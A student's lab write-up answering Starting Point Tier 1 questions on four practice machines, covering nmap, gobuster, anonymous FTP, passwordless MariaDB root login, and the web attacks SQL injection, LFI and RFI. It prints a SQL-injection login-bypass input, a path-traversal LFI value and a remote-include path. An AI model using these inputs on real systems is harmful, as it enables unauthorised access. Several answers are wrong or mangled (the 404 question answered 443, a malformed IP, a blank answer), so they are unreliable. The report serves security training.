STARTING POINT - TIER 1

ASSIGNMENT REPORT

Peter Kinyumu,
cs-sa07-24067,
July 9th, 2024.

1. INTRODUCTION

The second tier(Tier 1) in starting point consisted of 5 free Machines; Appointment, Sequel, Crocodile, Responder and Three. These machines focus on some basic penetration testing and web exploitation including SQL injection, Remote file inclusion and AWS S3 bucket testing.

2. ANSWERS TO QUESTIONS

I. APPOINTMENT

a. What does the acronym SQL stand for?

`Structured Query Language`

b. What is one of the most common type of SQL vulnerabilities?


`SQL Injection`

c. What is the 2021 OWASP Top 10 classification for this vulnerability?

`A03:2021-Injection`

d. What does Nmap report as the service and version that are running on port 80 of the target?

`Apache httpd 2.4.38((Debian))`



e. What is the standard port used for the HTTPS protocol?

`443`


f. What is a folder called in web-application terminology?

`Directory`

g. What is the HTTP response code is given for 'Not Found' errors?

443


h. **Gobuster is one tool used to brute force directories on a webserver. What switch do we use with Gobuster to specify we're looking to discover directories, and not subdomains?**
Dir



i. **What single character can be used to comment out the rest of a line in MySQL?**
#

j. **If user input is not handled carefully, it could be interpreted as a comment. Use a comment to login as admin without knowing the password. What is the first word on the webpage returned?**
Congratulations


- We can inject the payload `admin'` into the username input field which will comment out the rest of the password validation sql clause and let us login as admin without a password.



II. SEQUEL

a. During our scan, which port do we find serving MySQL?

3306



b. What community-developed MySQL version is the target running?


MariaDB

c. When using the MySQL command line client, what switch do we need to use in order to specify a login username?

-u

d. Which username allows us to log into this MariaDB instance without providing a password?

root




e. **In SQL, what symbol can we use to specify within the query that we want to display everything inside a table?**
`*`

f. **In SQL, what symbol do we need to end each query with?**
`;`

g. **There are three databases in this MySQL instance that are common across all MySQL instances. What is the name of the fourth that's unique to this host?**
`htb`


- From the screenshot above, we use the command `show databases;` to list all available databases. The htb database is unique to this host because the rest are created by default when you install mysql.

h. **Submit root flag**
- View tables inside the htb database.
- Retrieve the flag from the config table.




III. CROCODILE

a. **What Nmap scanning switch employs the use of default scripts during a scan?**
`-sC`



b. What service version is found to be running on port 21?

`Vsftpd 3.0.3`




c. After connecting to the FTP server using the ftp client, what username do we provide when prompted to log in anonymously?


`anonymous`

d. After connecting to the FTP server anonymously, what command can we use to download the files we find on the FTP server?

`get`




e. What is one of the higher-privilege sounding usernames in 'allowed.userlist' that we download from the FTP server?



f. What version of Apache HTTP Server is running on the target host?

`Apache httpd 2.4.41`




g. **What switch can we use with Gobuster to specify we are looking for specific filetypes?**

`-x`


h. **Which PHP file can we identify with directory brute force that will provide the opportunity to authenticate to the web service?**

`login.php`



i. **Submit root flag**


- Login with the credentials identified in the userlist and userlist.passwords in FTP enumeration.



IV. RESPONDER


a. When visiting the web service using the IP address, what is the domain that we are being redirected to?

`unika.htb`



b. Which scripting language is being used on the server to generate webpages?


`php`



c. What is the name of the URL parameter which is used to load different language versions of the webpage?

`Page`

- If we hover over the languages we can see the tooltip below showing the parameter. We can also see this from the source code.



d. Which of the following values for the `page` parameter would be an example of exploiting a Local File Include (LFI) vulnerability: "french.html", "//10.10.14.6/somefile", "../../../../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe"

`../../../../../../../../windows/system32/drivers/etc/hosts`

LFI allow loading local files within the server. This could require path traversals like above.

e. Which of the following values for the `page` parameter would be an example of exploiting a Remote File Include (RFI) vulnerability: "french.html", "//10.10.14.6/somefile", "../../../../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe"

`//10.1014.16/somefile`

